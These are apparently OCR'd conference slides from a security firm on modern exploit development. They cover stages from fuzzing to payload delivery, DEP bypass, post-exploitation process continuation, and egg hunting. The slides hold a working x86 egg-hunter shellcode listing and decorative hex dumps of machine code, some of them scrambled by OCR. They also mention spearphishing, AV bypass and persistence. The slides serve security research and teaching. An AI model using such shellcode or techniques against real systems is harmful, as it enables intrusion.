




# INSOMNIA

SECURITY SPECIALISTS::REST SECURED




FF EB 0B 5B 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
00 89 04 24 C7 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
A4 24 00 00 00 00 8D 64 24 00 87 54 24 08 C3 90 55 65 DC 8A A2 30 F1 FD FF 83 01 00 00 78 54 24 8B E5 03 83 84 24 00 00 00 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
02 00 00 00 CC 90 55 8B EC 8D A4 24 20 AC 87 54 E8 16 01 00 00 88 82 24 24 00 00 8B 8C 24 00 42 00 77 8B 55 11 04 24 00 00 00 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
01 52 51 E8 84 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5





**The era of simple exploitation is behind us and more exploitation primitives must be used when developing modern exploits**





**Dave was right**

- u **Spawning a cmd.exe shell was wrong**
- u **You lose control of the 'execution flow'**
- u **Permissions prevent cmd.exe execution**

**Agent Deployment**


- u **Canvas**
- u **Meterpreter**
- u **Core Impact**
- u **Others...**

**Allow post exploitation  
interaction**

**Post Agent Deployment**

- u **Unstoppable?**





## Internet Explorer

**Internet Explorer has encountered a problem and needs to close. We are sorry for the inconvenience.**


If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**


We have created an error report that you can send to help us improve Internet Explorer. We will treat this report as confidential and anonymous.

To see what data this error report contains, [click here](#).






00 00 00 00 34 E8 37 00 00 00 8B 04 24 8B E8 3D C3 8B  
%FD F F B8 E8 51 01 00 00 5F 04 74 45 D7 83 8C  
24 C4 10 01 77 01 81 85 24 10 12 00 01 45 D4 C 0  
B8 24 10 1C 77 8D 09 5 56 5 33 C0 33 1E 33 E6 33 FE



# INSOMNIA






## Errors like that might be ok if

- u You going after a ma and pa outfit
- u You have travelled back 10 years
- u Target is mass market, high volume low value

## Unacceptable when

- u Red team exercises
- u APT style gOOgle attacks (shoutz to hntr and sham)
- u Low volume, high value
- u You value your rootite

our rootite is valuable



## **% of 0days are discovered through bad exploits**

## According to Nico


## Exploit discovery

uIDS

## uNetwork traffic

uActivity

## u‘App crashed’ so what's up activity




@nicowaisman

*I would prefer not to. I once overdrink Ben Nagy.*

Buenos Aires, Argentina · <http://eticanicomana.blogspot.com>



59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
02 01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 0C 85 01 8D 9C 24 0C 02 00 01 8F 00 01 01 44 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D  
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 65 55 56 57 33 C0 33 05 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



## It's a multistep process

**Rootite Miners**

- ☐ On the coal face
- ☐ Fuzzing, auditing, digging
- ☐ No rootite, no exploit

**Trigger Generator**


- ☐ Fine tune the bug trigger
- ☐ Find edge cases
- ☐ Minimalise trigger

**Exploit Writer**

- ☐ Turn trigger into code exec
- ☐ Bypass DEP/ASLR
- ☐ 100% reliability



59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 65 55 56 57 33 C0 33 05 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



## It's a multistep process

**Payload  
Developer**

- ☐ Intelligent payload
- ☐ Integration with exploit
- ☐ 100% reliability

**Delivery Method**


- ☐ Refined spearfishing
- ☐ 100% AV bypass
- ☐ Minimalise side effects

**Post Exploitation**

- ☐ Hidden communications
- ☐ Persistence
- ☐ Stability



59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 1D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 00 FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 00 00 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 65 55 56 57 33 C0 33 05 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



**Each section relies on the previous**

- u **Won't work without each other**
- u **Weakest link in the chain**


**\*\$\$\$\$\***

- u **Time costs money**
- u **Immunity has discussed cost of writing an exploit**
- u **MS12-020 – Recent RDP vulnerability**

**One solution to protect investment**

- u **Post Exploitation Process Continuation**
- u **That means the target process continues to execution after the exploit has completed its mission**





**Most public exploits are very similar**





## Exploits use old techniques

- u Use of methods that were public years ago
- u Not much 'progression'

## Public shellcode


- u Used to see advances in shellcode
- u Smallest, Fastest

## Common to see metasploit shellcode

- u Great tool, great guys
- u Exploits created with little understanding of shellcode







## Occurs post execution control

# FindSelf

☐ Usual fstenv or call / pop

# LoadAddress

## ❑ Standard IAT parsing

## DoFunction()


## ❑ Migrate/Spawn/Connect

## Exit()

## ❑ TerminateThread()

## ❑ TerminateProcess()





## Introduce some DEP bypass

# Bypass DEP

# ❑ Drink if I say ROP

# FindSelf

☐ Usual fstenv or call / pop

# LoadAddress

## ❑ Standard IAT parsing

# DoFunction()


## ❑ Migrate/Spawn/Drink

## Exit()

## ❑ TerminateThread()

## ❑ TerminateProcess()





C#MPD#P#0000PTKPF#7RGTU

A yellow rounded rectangle with a blue border containing the text "EggHunter()".

## ❑ Search code to find main payload

**FindSelf**

☐ Usual fstenv or call / pop

**LoadAddress**


## ❑ Standard IAT parsing

**DoFunction()**

## ❑ Migrate/Spawn/Drink

A yellow rectangular button with a blue border and rounded corners, containing the text "Exit()".

- ❑ **TerminateThread()**
- ❑ **TerminateProcess()**



## Introduce some egg hunting

Bypass DEP

EggHunter()

Bypass DEP

FindSelf

LoadAddress

DoFunction()

Exit()

☐ I didn't really say ROP did I?

☐ Search code to find main payload

☐ Yes bypass it again


☐ Usual fstenv or call / pop

☐ Standard IAT parsing

☐ Migrate/Spawn/Drink

☐ TerminateThread(), etc.





## uDep bypass is common place

## uDep bypass is common place

## uASLR 'bypass' is pretty common

## uEgg hunting shellcode is old school

**uPublished in or before 2003**

**uPublished in or before 2003**

**uNo publicly released new code**

## No publicly released new code

## uNo innovation?



## For those that are familiar with it

```

or dx,0xffff ; get last address in page
inc edx      ; acts as a counter ;(increments the value in EDX)
push edx     ;(saves our current address on the stack)
push byte +0x2 ; push 0x2 for NtAccessCheckAndAuditAlarm
pop eax      ; pop 0x2 into eax so it can be used as parameter
int 0x2e     ; kernel syscall
cmp al,0x5   ; check if access violation occurs
pop edx      ; restore edx
je xxxx      ; jmp back to start
mov eax,0x50905090 ; this is the tag (egg)
mov edi,edx   ; set edi to our pointer
scasd        ; compare for egg
jnz xxxxxx   ; back to inc edx
scasd        ; compare for egg
jnz xxxxxx   ; jump back to "inc edx"
jmp edi      ; jump to the found location

```






**For those that aren't familiar with it**  
u**Search memory byte at a time**  
u**Looking for 2 consecutive dwords**

```
For x in 1 to EndOfMemory
  If IsMemoryValidToRead()
    If FindOurEggHere()
      GoThere()
    End If
  End If
  Memory+=1
Next
```






## uBut its slow, and inefficient

u**And won't be enough for what I want to do**

**The era of simple exploitation is behind us and more exploitation primitives must be used when developing modern exploits**



## **We understand the structures**


- u **PEB, TIB, Heap blocks**
- u **Totally documented**
- u **Great tools for analysis**

## **You need a new search algorithm**

- u **Intelligently parse the target memory space**
- u **Search through known valid heap blocks**
- u **Traverse thread stacks**







## Common exploitation termination is

- u **Spawn/Migrate to a process**
- u **Call TerminateThread() or TerminateProcess()**


## The end user sees...

- u **My app just disappeared**
- u **Another error box**
- u **Why is calc.exe running?**

